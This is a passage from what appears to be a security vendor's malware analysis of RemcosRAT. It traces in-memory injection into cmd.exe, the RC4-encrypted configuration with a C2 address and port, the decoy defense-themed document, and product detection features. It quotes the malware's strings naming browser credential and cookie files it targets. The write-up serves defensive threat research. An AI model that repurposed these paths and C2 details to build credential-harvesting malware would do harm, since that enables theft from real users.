


Figure 14– Data moved to memory of cmd.exe

The data in the memory is decrypted during runtime and initiates the execution of the Remcos Remote Access Trojan (RAT). After that launch explorer and moved malicious data in that memory.




Figure 15–Remcos binary in the memory of cmd.exe (RW)

The Remcos execution flow from word_update.exe.




Figure 16–Remcos execution flow from word_update.exe

Uptycs capture of the explorer.exe with malicious activities.




Figure 17–Uptycs alert: Explorer.exe with malicious activity

Remcos binary

Upon extracting the binary from cmd.exe memory, we obtained the RemcosRAT payload. Within the payload's Resource section, there is an RCDATA that stores data encrypted using RC4.




Figure 18–RC4 encrypted data in RCDATA

By utilizing CyberChef, we decrypted the data, revealing the configuration file of RemcosRAT.




Figure 19–Cyberchef decryption

Configuration:

C2 Host: port:password: 194.87.31.229:6438:1
Botnet: RemoteHost
Mutex: Rmc-D6LMC9
copy file: remcos.exe
copy folder: Remcos
Keylog folder: Remcos
Screenshot folder: Screenshots
Keylog file: logs.dat

The Remcos version identified is 4.9.2 Pro, and it has successfully gathered information about the victim, including the computer name and username.

RemcosRAT removes cookies and login data from the following browsers: Internet Explorer, Firefox, and Chrome. This action aids in preventing the recording of malware entries on the victim machines.

```
\AppData\Local\Google\Chrome\User Data\Default\Login Data
UserProfile
[Chrome StoredLogins not found]
[Chrome StoredLogins found, cleared!]
\AppData\Local\Google\Chrome\User Data\Default\Cookies
[Chrome Cookies not found]
[Chrome Cookies found, cleared!]
\AppData\Roaming\Mozilla\Firefox\Profiles\
[Firefox StoredLogins not found]
\logins.json
\key3.db
[Firefox StoredLogins Cleared!]
[Firefox Cookies not found]
\cookies.sqlite
[Firefox cookies found, cleared!]
Cookies
Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
[IE cookies not found]
[IE cookies cleared!]
[Cleared browsers logins and cookies.]
Cleared browsers logins and cookies.
```

Figure 20–Browser data

It configures registry values for the executable path, license, and time associated with the thread.




Figure 21–Registry key

Request for downloading ofer.docx.




Figure 22–Downloading document payload

Dropped file alert from uptycs.




Figure 23–Uptycs alert: Dropped doc filee

After the download of ofer.docx is complete, it is executed using winword.exe.This file does not contain macros; instead, it displays a defensive message from a consultant to the Israel Defense Forces (IDF).




Figure 24–Document File with Ukrainian language and Defense theme




Figure 25–Translated word document

Initially, virustotal did not detect any instances of word_update.exe. However, at the same time, Uptycs XDR detected RemcosRAT.




Figure 26–Virustotal detection

Uptycs XDR coverage

Uptycs XDR demonstrates robust detection capabilities, featuring built-in YARA support and advanced functionalities for identifying threats such as RemcosRAT. Users can efficiently scan for potential risks, leveraging the contextual detection power of XDR to access crucial details about detected malware. Navigating to the toolkit data section within the detection screen allows users to easily explore comprehensive profiles of identified items.

Additionally, Uptycs excels in addressing cybersecurity threats by providing the capability to decode and decrypt obfuscated PowerShell scripts, expanding its arsenal for thorough threat detection and mitigation. A notable highlight is the detection graph presented on the detection page, offering a dynamic visual representation of process relationships, including interconnected files, sockets, and lateral movements during an incident.

